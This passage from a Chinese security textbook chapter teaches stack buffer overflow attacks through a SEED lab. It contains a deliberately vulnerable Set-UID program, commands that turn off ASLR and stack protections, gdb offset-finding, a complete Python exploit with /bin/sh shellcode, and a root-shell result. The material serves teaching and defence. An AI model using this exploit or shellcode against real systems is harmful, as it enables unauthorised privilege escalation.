第 4 章　缓冲区溢出攻击

纵观过去, 从 1988 年的莫里斯蠕虫 (Morris Worm), 2001 年的红色代码 (Red Code), 2003 年的 SQL Slammer, 到 2015 年的安卓手机 Stagefright 攻击, 缓冲区溢出攻击在计算机安全史上扮演了至关重要的角色。至今, 这种经典攻击仍然威胁着许多计算机系统及应用。本章将介绍缓冲区溢出漏洞以及攻击者如何利用这种简单的漏洞来操控系统, 另外还将介绍如何防范这类攻击。

4.1　程序的内存布局

为了深入理解缓冲区溢出攻击的工作原理, 需要了解进程中的内存是如何分布的。程序运行时需要在内存中存放数据。对于一个典型的 C 语言程序, 它的内存由 5 个段组成, 每一个段都有不同的用途。图 4.1 展示了这 5 个段在进程中的分布。

(1) 代码段 (text segment): 存放程序的可执行代码。这一内存块通常是只读的。

(2) 数据段 (data segment): 存放由程序员初始化的静态 / 全局变量。例如, static int a = 3 定义的变量 a 将会存储在数据段中。

(3) BSS 段 (BSS segment): 存放未初始化的静态 / 全局变量。操作系统将会用 0 填充这个段, 因此所有未初始化的变量都会被初始化为 0。例如, static int b 所定义的静态变量 b 将保存在 BSS 段中, 并且被初始化为 0。



图 4.1　C 语言程序的内存布局

(4) 堆 (heap): 用于动态内存分配。这一内存区由 malloc、 calloc、 realloc、 free() 等函数管理。

(5) 栈 (stack): 用于存放函数内定义的局部变量, 或者和函数调用有关的数据, 如返回地址和参数等。后续将详细讨论这个部分。

为了理解不同内存段是如何被程序使用的, 来看下面的代码。

```
int x = 100;
int main()
{
  // data stored on stack
  int   a=2;
  float b=2.5;
  static int y;

  // allocate memory on heap
  int *ptr = (int *) malloc(2*sizeof(int));

  // values 5 and 6 stored on heap
  ptr[0]=5;
  ptr[1]=6;

  // deallocate memory on heap
  free(ptr);

  return 1;
}
```

在上面的程序中, 变量 x 是程序中初始化的全局变量, 因此这个变量会被分配到数据段中。变量 y 是一个未初始化的静态变量, 因此 y 被分配至 BSS 段。变量 a 和 b 是局部变量, 因此它们保存在程序的栈中。变量 ptr 也是一个局部变量, 因此它也被分配至栈中保存。然而 ptr 是指针类型, 它指向一个由 malloc() 函数动态分配的内存块, 因此, 当数值 5 和 6 分别被赋值给 ptr[0] 和 ptr[1] 时, 它们被保存在堆中。

4.2 栈与函数调用

栈和堆都有可能发生溢出, 但是对于这两种溢出的利用方法却有很大差别。本章着重讨论栈溢出。为了理解它的工作机制, 需要深入理解栈的工作原理以及在栈中存储的信息。

4.2.1 栈的内存布局

栈中存储了函数调用时使用的数据。一个程序的执行过程是由一系列的函数调用构成的。当一个函数被调用时, 需要在栈中为该函数分配一些空间以执行该函数。例如, 以下 func(), 函数的示例代码中包含两个整型参数 (a 和 b) 及两个整型局部变量 (x 和 y)。

```
void func(int a, int b)
{
  int x, y;

  x = a + b;
  y = a - b;
}
```

当 func() 函数被调用时, 操作系统将在栈顶为其分配一块内存空间, 这块内存空间称为栈帧 (stack frame)。栈帧的布局如图 4.2 所示。一个栈帧拥有以下 4 个关键区域。



图 4.2 栈帧的布局

(1) 参数 (arguments): 这个区域用于保存传递给函数的参数。在示例中, func() 函数拥有两个整型参数。当这个函数被调用时, 例如 func(5,8), 参数的值将会被压入栈中。值得注意的是, 参数是以相反的顺序压入栈中的。介绍完帧指针后将讨论这样做的原因。

(2) 返回地址 (return address): 当函数结束并执行返回指令时, 它需要知道返回地址, 也就是需要将返回地址存在某个地方。在调用一个函数之前, 计算机把下一条指令 (函数调用指令的下一条指令) 的地址压入栈顶, 这就是栈帧中的返回地址区域。

(3) 前帧指针 (previous frame pointer): 下一个被程序压入栈帧中的数据是上一个栈帧的指针。 4.2.2 节将详细解释前帧指针。

(4) 局部变量 (local variables): 该区域用于存放函数的局部变量。在实际情况中, 该区域的布局取决于编译器, 例如局部变量的存储顺序、区域的实际大小, 等等。一些编译器可能随机设置局部变量的存储顺序, 或者为这个区域分配多余的空间 [Bryant and O'Hallaron, 2015]。程序员不应假定该区域的大小以及变量在该区域中的顺序。

4.2.2 帧指针

在 func() 函数中, 需要访问参数和局部变量。访问参数和局部变量的唯一方法是通过它们的内存地址。然而, 这些地址在编译时并不能确定, 因为编译器无法预测栈的运行时状

态, 也就无法得知栈帧的位置。为了解决这个问题, CPU 引入了一个专门的寄存器, 叫作帧指针 (frame pointer)。这个寄存器指向栈帧中的一个固定地址, 因此参数和局部变量的地址可以通过这个寄存器加上一个偏移值计算得到。偏移值在编译时确定, 而帧指针的值取决于运行时栈帧被分配至栈的哪个位置。

下面通过一个例子来观察帧指针的使用情况。之前的示例代码表明, 函数将执行 x=a+b。 CPU 需要获取 a 和 b 的值, 把它们相加得到的结果存在 x 中, 因此 CPU 需要知道这三个变量的地址。如图 4.2 所示, 在 x86 架构中, 帧指针寄存器 (ebp) 总是指向前一个帧指针保存的地址。对于 32 位体系结构而言, 返回地址以及帧指针各占据 4 个字节, 因此变量 a 和 b 的实际地址分别是 ebp+8 和 ebp+12。所以, x=a+b 的汇编代码如下 (可以使用“gcc−S”选项把 C 语言代码编译成汇编语言代码: gcc−S<filename>):

```
movl    12(%ebp), %eax      ; b 的地址是 %ebp + 12
movl    8(%ebp), %edx       ; a 的地址是 %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x 的地址是 %ebp - 8
```

在上面的汇编代码中, eax 和 edx 是两个通用寄存器, 用于存放临时的计算结果。“movl u w” 指令将 u 的值复制到 w, “addl %edx %eax” 指令将两个寄存器内的值相加并把结果保存在%eax 中。 12(%ebp) 表示%ebp + 12。值得注意的是, 变量 x 实际上被分配到比帧指针低 8 字节的地址而非之前示意图中显示的 4 字节。正如之前提到的, 局部变量的实际内存布局是取决于编译器的。由汇编代码中的 −8(%ebp) 能看出, x 存放在%ebp−8 的地址中。因此, 通过帧指针以及编译阶段确定的偏移值, 就能够找到所有变量的地址。

现在可以解释为什么 a 和 b 是以逆序压入栈中的。实际上, 从偏移值的角度来看, 顺序并不是反的。由于栈是从高端地址向低端地址增长的, 如果先压入参数 a, a 的偏移值将会高于 b, 这反倒会在阅读汇编语言代码时感觉顺序反了。

前帧指针和函数调用链。通常会在一个函数内调用另一个函数。当进入被调用函数前, 程序会在栈顶为被调用函数分配一个栈帧。当程序从被调用函数返回时, 该栈帧占据的内存空间将会被释放。如图 4.3 所示, main() 函数调用了 foo() 函数, 而 foo() 函数又调用了 bar() 函数。在这个过程中, 三个函数调用的栈帧皆分布于栈中。



图 4.3 函数调用链的栈帧布局

CPU 中仅存在一个帧指针寄存器, 它总是指向当前函数的栈帧。当进入 bar() 函数之前, 帧指针指向 foo() 函数的栈帧, 当程序跳转到 bar() 函数时, 帧指针将指向 bar() 的栈帧。如果不记得进入 bar() 函数之前帧指针指向的地址, 那么一旦从 bar() 函数返回, 将无从知晓 foo() 函数

的栈帧在什么位置。为了解决这个问题, 在进入被调用函数之前, 调用者的帧指针的值 (称作前栈指针) 将会被存储到被调用函数栈帧中的一个固定位置 (在返回地址的下面)。当被调用函数返回时, 这个位置中存放的值会被用于设置帧指针寄存器, 从而使帧指针重新指向调用者的栈帧。

4.3 栈的缓冲区溢出攻击

内存复制在程序中是很常见的, 因为程序往往需要把数据从一个地方 (源地址) 复制到另一个地方 (目的地)。在复制数据之前, 程序需要为目标区域预先分配内存空间。有时, 程序员可能未分配足够大的内存给目标区域, 这将导致溢出错误。某些程序语言, 比如 Java, 能够自动检测缓冲区溢出的问题, 但另外一些语言, 比如 C 和 C++, 并没有检测这种问题的机制。很多人也许会认为, 缓冲区溢出能够造成的唯一破坏就是损毁缓冲区以外的数据, 从而使程序崩溃, 然而, 令人惊讶的是, 如此看似不那么严重的错误却能让程序执行攻击者的恶意指令。如果程序以某些特殊权限运行, 那么攻击者将会获得这些权限。本节将说明这样的攻击是如何发生的。

4.3.1 将数据复制到缓冲区

C 语言中有很多函数可以用于复制数据, 包括 strcpy()、 strcat()、 memcpy() 等。这里以 strcpy() 函数为例进行介绍。这个函数用于复制字符串, 遇到字符 '\0' 时将停止复制。

```
#include <string.h>
#include <stdio.h>

void main ()
{
  char src[40]="Hello world \0 Extra string";
  char dest[40];



  // copy to dest (destination) from src (source)
  strcpy (dest, src);
}
```

当运行以上代码时, 可以发现 strcpy() 函数只复制了字符串的部分内容 "Hello world'' 到 dest 中, 这是因为当执行复制操作时, strcpy() 函数遇到了字符 '\0'。值得注意的是, '\0' 不同于计算机中用 0x30 表示的字符 '0'。假如没有字符串中间的 0, 复制行为将在字符串末

尾结束。字符串的末尾以一个 0 表示, 这并不会显示在代码中, 而是由编译器自行在字符串末尾添加。

4.3.2 缓冲区溢出

当把一个字符串复制到缓冲区中时, 如果字符串的长度超过缓冲区的大小, 会发生什么问题? 看看下面的程序。

```
#include <string.h>

void foo(char *str)
{
    char buffer[12];

    /* The following statement will cause buffer overflow */
    strcpy(buffer, str);
}

int main()
{
    char *str = "This is definitely longer than 12";
    foo(str);

    return 1;
}
```

上述代码的栈布局如图 4.4 所示。 foo() 函数中的局部数组 buffer 拥有 12 字节的内存。foo() 函数使用 strcpy() 函数从 str 复制字符串到 buffer 数组, strcpy() 函数将在遇到 0 (数值 0, '\0') 时停止执行。由于原字符串长于 12 字节, strcpy() 函数将覆盖 buffer 区域以外的部分内存。这就是所谓的缓冲区溢出。

值得注意的是, 虽然栈由高端地址向低端地址生长, 缓冲区中的数据依然是从低端地址向高端地址生长。因此, 当复制数据到 buffer 时, 要复制的数据从 buffer[0] 的位置开始, 直到 buffer[11] 结束。如果仍有未复制完的数据, strcpy() 函数将继续复制数据到 buffer 数组以上的区域, 如 buffer[12]、 buffer[13], 以此类推。

后果。正如图 4.4 所展现的那样, buffer 数组之上的区域包含一些关键数据, 如返回地址和前帧指针。返回地址决定了函数返回时程序将会跳转至何处执行。如果缓冲区溢出修改了返回地址, 当函数返回时, 它将跳转到一个新的地址, 这可能导致多种情况发生。情况一, 这个新地址 (虚拟地址) 并没有被映射到任何物理地址, 那么跳转会失败, 程序崩溃。情

况二, 新地址可能被映射到了某个物理地址, 但所映射的地址是受保护空间 (如操作系统内核的地址空间), 那么跳转仍会失败, 程序崩溃。情况三, 新地址可能映射到某个物理地址, 但是这个地址中的数据不是有效的机器指令 (它可能是一个数据区), 跳转还是会失败, 程序仍然崩溃。情况四, 新地址中存放的恰好是有效的机器指令, 程序会继续运行, 但程序逻辑将会彻底改变。



图 4.4 缓冲区溢出时的栈布局

4.3.3 利用缓冲区溢出漏洞

如前所述, 缓冲区溢出可能导致程序崩溃或者执行其他代码。从攻击者的角度来看, 后者更加有利可图。当攻击者能够让一个目标程序运行他们的代码时, 他们就能够劫持该程序的执行流程。如果该程序以某种特权运行, 那就意味着攻击者将获得额外的权限。

下面来看一下如何使有此漏洞的程序运行指定的代码。在前面的示例中, 程序并没有从外界获取任何输入, 因此尽管存在缓冲区溢出漏洞, 攻击者并不能获利。在实际应用中, 程序通常需要获取用户输入, 例如下面的示例。

代码清单 4.1 有缓冲区溢出漏洞的程序 (stack.c)

```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);                          ①
```

```
    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);      ②
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

上面的程序从 badfile 中读取 300 字节的数据 (行 ②), 然后把它们复制到长度为 100 个字节的 buffer 中 (行 ①)。显然, 此处存在缓冲区溢出问题。这一次, 复制到缓冲区的数据来自用户提供的文件, 也就是用户能控制被复制到缓冲区的内容。现在的问题是, 应当在 badfile 文件中放入什么样的数据, 才能使程序发生缓冲区溢出并运行指定的代码。

首先, 需要把恶意代码放入运行程序的内存。这并不困难。可以简单地把恶意代码放到 badfile 中, 当程序读取该文件时, 恶意代码即可被载入 str 数组; 当程序将 str 中的内容复制到目标缓冲区时, 恶意代码就可被存入栈中。如图 4.5 所示, 恶意代码被放到 badfile 文件的末尾。



图 4.5 使程序跳转到恶意代码存放的地址

下一步, 需要迫使程序跳转到内存中的恶意代码。为了达到这个目的, 可以利用代码中的缓冲区溢出问题修改返回地址。如果知道恶意代码存放的地址, 就能够简单地使用这个地址来覆盖返回地址所在的内存区域。这样, 当 foo() 函数返回时, 程序就会跳转到恶意代码存放的地址。图 4.5 说明了如何使程序跳转至指定的代码。

以上就是缓冲区溢出攻击的理论实现机制, 但是实际攻击远比理论复杂得多。下面几小节将介绍如何对代码清单 4.1 中的 Set-UID 程序发起缓冲区溢出攻击, 并阐述此攻击面临的挑战以及解决方法。实验的目标是, 利用特权程序的缓冲区溢出漏洞最终获取 root 权限。

4.4 环 境 准 备

在 SEED Ubuntu 16.04 虚拟机中搭建攻击环境。由于缓冲区溢出问题由来已久, 多数操作系统已经采取了一些防御措施。为简化实验, 先关闭这些防御措施, 完成攻击后再将它们逐个打开, 研究它们的防御原理。所谓道高一尺魔高一丈, 某些防御措施是可以被击破的, 后面将进行演示。

4.4.1 关闭地址空间随机化

地址空间随机化 (address space layout randomization, ASLR) 是针对缓冲区溢出攻击的防御措施之一。 ASLR 对程序内存中的一些关键数据区域进行随机化, 包括栈的位置、堆和库的位置等, 目的是让攻击者难以猜测到所注入的恶意代码在内存中的具体位置 [Wikipedia, 2017b]。 4.8 节将讨论 ASLR 机制, 并演示如何攻破它。在本实验中, 暂时使用下面的命令关闭这一机制:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

4.4.2 有漏洞的程序

实验中的攻击目标是一个拥有 root 权限的 Set-UID 程序。本书第 1 章对 Set-UID 的机制做了详细说明, 假如成功对该 Set-UID 程序发起缓冲区溢出攻击, 注入的恶意代码一旦被执行, 则将以 root 权限运行。实验使用代码清单 4.1 中的漏洞程序 (stack.c) 作为目标程序。通过以下命令编译这个程序, 并将它转换成有 root 权限的 Set-UID 程序:

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

第一行命令编译 stack.c, 第二行和第三行命令将可执行文件 stack 转换成一个以 root 为所有者的 Set-UID 程序。应当注意的是, 第二行和第三行命令的顺序不能反, 因为当 chown 命令改变文件的所有者时, 为了安全起见, 它会首先清除 Set-UID 位, 所以在运行 chown 命令之前置 Set-UID 位是徒劳的。

第一行的编译命令比较复杂, 它涉及 gcc 编译器自带的两个对缓冲区溢出攻击的防御机制。下面详细解释这条 gcc 命令。

(1) -z execstack: 在默认情况下, 一个程序的栈是不可执行的, 因而在栈上注入的恶意代码也是无法执行的。该保护机制称作不可执行栈 (non-executable stack [Wikipedia, 2017m])。 gcc 编译器在编译程序时会给产生的二进制执行代码打上一个特殊标志, 告诉操作系统它的栈是否可以执行。默认设置为不可执行, 但 “-z execstack’’ 选项设置栈为可执行的。需要注意的是, 这个保护机制是可以被攻破的。第 5 章将介绍一个叫作 return-to-libc 的攻击方法, 它能够成功破解不可执行栈防御机制。

(2) -fno-stack-protector: 此选项关闭了一个称为 StackGuard 的保护机制, 它能够抵御基于栈的缓冲区溢出攻击 [Cowa et al., 1998]。它的主要思想是在代码中添加一些特殊数据和检测机制, 从而可以检测到缓冲区溢出的发生。 4.9 节将会详细介绍这种保护机制。StackGuard 机制已被 gcc 编译器采纳, 并且作为默认选项, 但是用 “-fno-stack-protector” 选项可以让编译器关闭该保护机制。

为理解程序的行为, 在 badfile 中放入一些随机内容。注意到, 当文件长度小于 100 个字节时, 程序可以正常运行; 当文件长度大于 100 个字节时, 程序会崩溃, 这正是由缓冲区溢出导致的。实验过程如下:

```
$ echo "aaaa" > badfile
$ ./stack
Returned Properly
$
$ echo "aaa ···(此处略去 100 个字符)··· aaa" > badfile
$ ./stack
Segmentation fault
```

4.5 实施缓冲区溢出攻击

这里的目标是利用代码清单 4.1 中的程序 stack.c 的缓冲区溢出漏洞来获取 root 权限。为此, 需要构造一个称为 badfile 的文件, 使得当 stack.c 复制该文件内容到其缓冲区时发生溢出, 从而执行注入的恶意代码, 最终获得一个具有 root 权限的 shell。本节先讨论攻击中

所面临的挑战, 然后分析如何克服它们。

4.5.1 寻找注入代码的内存地址

为使程序跳转到恶意代码, 首先需要知道恶意代码在内存中的地址。然而, 很难了解恶意代码的确切位置, 只知道它被复制到目标缓冲区中, 但并不清楚该缓冲区的内存地址。

因为恶意代码是放在输入中的, 所以可以知道它在目标缓冲区内的相对位置。如果已知缓冲区的起始地址, 就可以计算出恶意代码的具体位置。然而, 目标程序并没有告知缓冲区的起始地址, 这使得除了猜测别无他法。理论上, 对于 32 位计算机而言, 随机猜测的完整搜索空间大小为 2^{32}, 但实际上要小得多。

有两个因素使得实际的搜索空间变小了。第一, 在引入一些防御措施之前, 大多数操作系统把栈 (每个进程有一个栈) 放在固定的起始地址。该地址是一个虚拟地址, 对于不同的进程, 它会被映射到不同的物理地址, 因此, 不同进程可以使用同一个虚拟地址作为栈的起始地址而不会造成冲突。第二, 大多数程序的栈并不深。从图 4.3 可以看出, 假如函数调用链很长, 栈会生长得较深, 但这种情况多数发生在递归函数调用时。通常情况下, 调用链不会很长, 因此程序的栈往往是相当浅的。结合以上两个因素, 搜索空间会远小于 2^{32}, 猜出正确的地址并不太难。

为了验证栈的起始地址是否总是固定的, 使用下面的程序来打印函数中一个局部变量的地址。

```
#include <stdio.h>
void func(int* a1)
{
   printf(":: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```

在关闭地址随机化的情况下运行上述程序。从程序执行结果来看, 变量的地址总是相同的, 这表明栈的起始地址总是固定的。

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

```
$ gcc prog.c -o prog
$ ./prog
:: a1's address is 0xbffff370

$ ./prog
:: a1's address is 0xbffff370
```

4.5.2 提高猜测成功的概率

实验中需要猜测注入代码的准确入口地址, 即使猜错一个字节都会导致攻击失败。可以通过为注入代码创建多个入口点来提高猜测成功的概率。具体方法是在实际的入口点之前添加多个 NOP 指令。 NOP 指令什么都不做, 它只是告诉 CPU 往前走, 执行下一条指令。因此只要猜中任意一个 NOP 指令的地址, 就可以一直往前走, 最终到达恶意代码的真正入口点。这将显著增加猜测成功的概率。

图 4.6 描画了这个方法。如图 4.6(b) 所示, 通过填充 NOP 指令, 为恶意代码创建了大量入口点。相比之下, 在不使用 NOP 指令的情况下, 恶意代码仅有一个入口点, 如图 4.6(a) 所示。



图 4.6 用 NOP 指令提高猜测成功的概率

4.5.3 通过调试程序找到地址

在 Set-UID 例子中, 由于攻击者与目标程序运行在同一台计算机中, 因此攻击者可以获得目标程序的一份副本并进行一些研究, 这样无须猜测就能得到注入代码所在的地址。假如攻击者试图从一台远程计算机注入代码, 这个方法则行不通, 因为远程攻击者无法拥有目标程序的副本, 同时也无法了解目标计算机的情况。

可以使用一些调试手段来寻找栈帧的地址, 然后通过栈帧地址推导出注入代码的位置。直接调试这个 Set-UID 程序, 并打印 foo() 函数被调用时帧指针的值。注意: 当以普通用户身份调试一个 Set-UID 特权程序时, 程序并不会以特殊权限运行, 因此在调试器中直接改变程序行为并不能获得任何权限。

在本实验中, 由于拥有目标程序的源代码, 因此可以重新编译它, 加入调试信息, 以方便进行调试。以下是 gcc 命令:

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
```

除了关闭之前提过的两个保护机制以外, 上述命令改用“-g”选项编译程序, 因此调试信息被添加到二进制文件中。之后使用 gdb 来调试可执行文件 stack_dbg, 但在运行程序之前, 需要创建一个 badfile 文件。下面的 “touch badfile’’ 命令用于生成一个空的文件。

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
...
(gdb) b foo     ← 在 foo() 函数处设置一个断点
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
...
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

在 gdb 中, 通过“b foo”命令在 foo() 函数处设置一个断点, 接着用 run 命令来运行程序。程序将在 foo() 函数内停下来。这时可以使用 gdb 的 p 指令 (p 指令默认用十六进制打印, p/d 表示用十进制打印) 来打印帧指针 ebp 的值以及 buffer 的地址。

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

从以上的执行结果可以看出, 帧指针的值是 0xbfffeaf8。因此, 结合图 4.6 可以得出, 返回地址保存在 0xbfffeaf8 + 4 中, 并且第一个 NOP 指令在 0xbfffeaf8 + 8。因此, 可以将 0xbfffeaf8 + 8 作为恶意代码的入口地址, 把它写入返回地址字段中。

那么, 返回地址字段在输入数据中又处于哪个位置呢? 由于输入将被复制到 buffer 中, 为了让输入中的返回地址字段准确地覆盖栈中的返回地址区域, 需要知道栈中 buffer 和返回地址区域之间的距离, 这个距离就是返回地址字段在输入数据中的相对位置。

从调试信息可以轻松地获知 buffer 的起始地址, 然后计算出从 ebp 到 buffer 起始处的距离。通过计算, 得到的结果是 108。由于返回地址区域在 ebp 指向位置上面的 4 字节处, 因此返回地址区域到 buffer 起始处的距离就是 112。

4.5.4 构造输入文件

现在构造 badfile 的内容。图 4.7 展示了输入文件 (badfile) 的结构。由于 badfile 包含难以使用文本编辑器输入的二进制数据, 因此编写一个 Python 程序 (命名为 exploit.py) 来产生 badfile。代码如下:



图 4.7 `badfile` 文件的结构

代码清单 4.2 用 exploit.py 生成恶意输入文件 badfile

```
#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xc0"             # xorl    %eax,%eax
    "\x50"                 # pushl   %eax
    "\x68""//sh"           # pushl   $0x68732f2f
    "\x68""/bin"           # pushl   $0x6e69622f
    "\x89\xe3"             # movl    %esp,%ebx
    "\x50"                 # pushl   %eax
    "\x53"                 # pushl   %ebx
    "\x89\xe1"             # movl    %esp,%ecx
    "\x99"                 # cdq
    "\xb0\x0b"             # movb    $0x0b,%al
    "\xcd\x80"             # int     $0x80
```

```
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(300))              ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode                                ②

# Put the address at the beginning
ret = 0xbfffeaf8 + 100                                     ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')   ④

# Write the content to a file
file = open("badfile", "wb")
file.write(content)
file.close()
```

在上面的代码中, shellcode 变量中存放了一段恶意代码。后面将会讨论如何编写这样的恶意代码。行 ① 创建了一个长度为 300 个字节的 byte 数组, 并用 0x90 (NOP) 填充整个数组, 最后把恶意代码放在该数组的尾部 (行 ②)。

这里准备用 0xbfffeaf8 + 100 作为返回值 (行 ③), 需要把它填入 content 数组的返回值区域。从 gdb 的调试结果可知, 返回值区域从第 112 字节开始, 到第 116 字节结束 (不包含第 116 字节), 所以在行 ④ 用 content[112:116] 表示。因为 x86 等体系结构的计算机使用的是小端字节顺序, 一个由多字节组成的数据在内存中存放时, 最低位字节放在低地址中, 因此在把一个 4 字节的地址存入内存时, 用 byteorder='little'来指明使用小端字节顺序。

应当注意, 这里没有使用之前计算得到的地址 0xbfffeaf8 + 8。其中一个原因是: 0xbfffeaf8 是使用调试手段找到的地址, 在 gdb 中运行得到的 foo() 函数的栈帧地址可能与直接运行时不同, 因为 gdb 开始时往栈中压入了一些额外的数据, 这将导致调试时的栈帧可能比直接运行程序时的栈帧更深一点。因此, 这里选择使用地址 0xbfffeaf8 + 100。假如攻击失败, 读者可以尝试不同的偏移量。

另外一个要点是, 0xbfffeaf8+n 不应在任何字节中包含 0, 否则 badfile 文件中将会有一个 0, 这会导致 strcpy() 函数提前结束复制行为。例如, 如果使用 0xbfffeaf8 + 8, 将会得到 0xbfffeb00, 它的最后一个字节就是 0。

运行 exploit。现在可以运行 exploit.py 来产生 badfile 文件。该文件产生之后, 运行 Set-UID 漏洞程序, 它从 badfile 文件中复制数据, 造成缓冲区溢出。下面的结果显示得到了 # 提示符, 这表明已经成功获取了 root 权限。使用 id 命令能够验证当前用户的有效用户

ID (euid) 的确是 0。

```
$ chmod u+x exploit.py      ← 给 exploit.py 设置可执行权限
$ exploit.py
$ ./stack
# id       ← 得到了 root shell
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

注意事项: 上述实验如果在本书提供的 Ubuntu 16.04 虚拟机上做的话, 得到的只是一个普通的 shell, 而不是 root shell, 这是由 Ubuntu 16.04 的一个保护机制导致的。在 Ubuntu 12.04 和 Ubuntu 16.04 中, /bin/sh 实际上是一个指向 /bin/dash 的链接文件。在 16.04 中, dash 实现了一个保护机制, 当它发现自己在一个 Set-UID 进程运行时, 会立刻把有效用户 ID 变成实际用户 ID, 主动放弃特权。这种做法是很好的, 因为在 Set-UID 进程中运行 shell 程序是相当危险的, 这也是无法得到 root 权限的原因。 Bash 也实现了同样的保护机制。

为了能够实验成功, 需要使用一个没有实现该保护机制的 shell。在 Ubuntu 16.04 中安装有一个叫作 zsh 的 shell 程序, 只要把 /bin/sh 指向这个 shell 程序即可。命令如下 (实验结束了不要忘记运行“sudo ln -sf /bin/dash/bin/sh”把 /bin/sh 改回来):

```
$ sudo ln -sf /bin/zsh /bin/sh
```

还有一个更好的方法, 该方法不需要修改 /bin/sh 的链接, 可以让 shellcode 直接运行 /bin/zsh, 而不是 /bin/sh。为了达到这个目的, 直接修改代码清单 4.2 中的 shellcode。修改方式如下:

```
把"\x68""//sh"  改成 "\x68""/zsh"
```

需要注意的是, 即使没有安装 Zsh, 也可以攻破 Dash 和 Bash 的这种保护机制。 4.10 节将详细讨论这种保护机制, 并介绍如何攻破它。

4.6 构造 shellcode

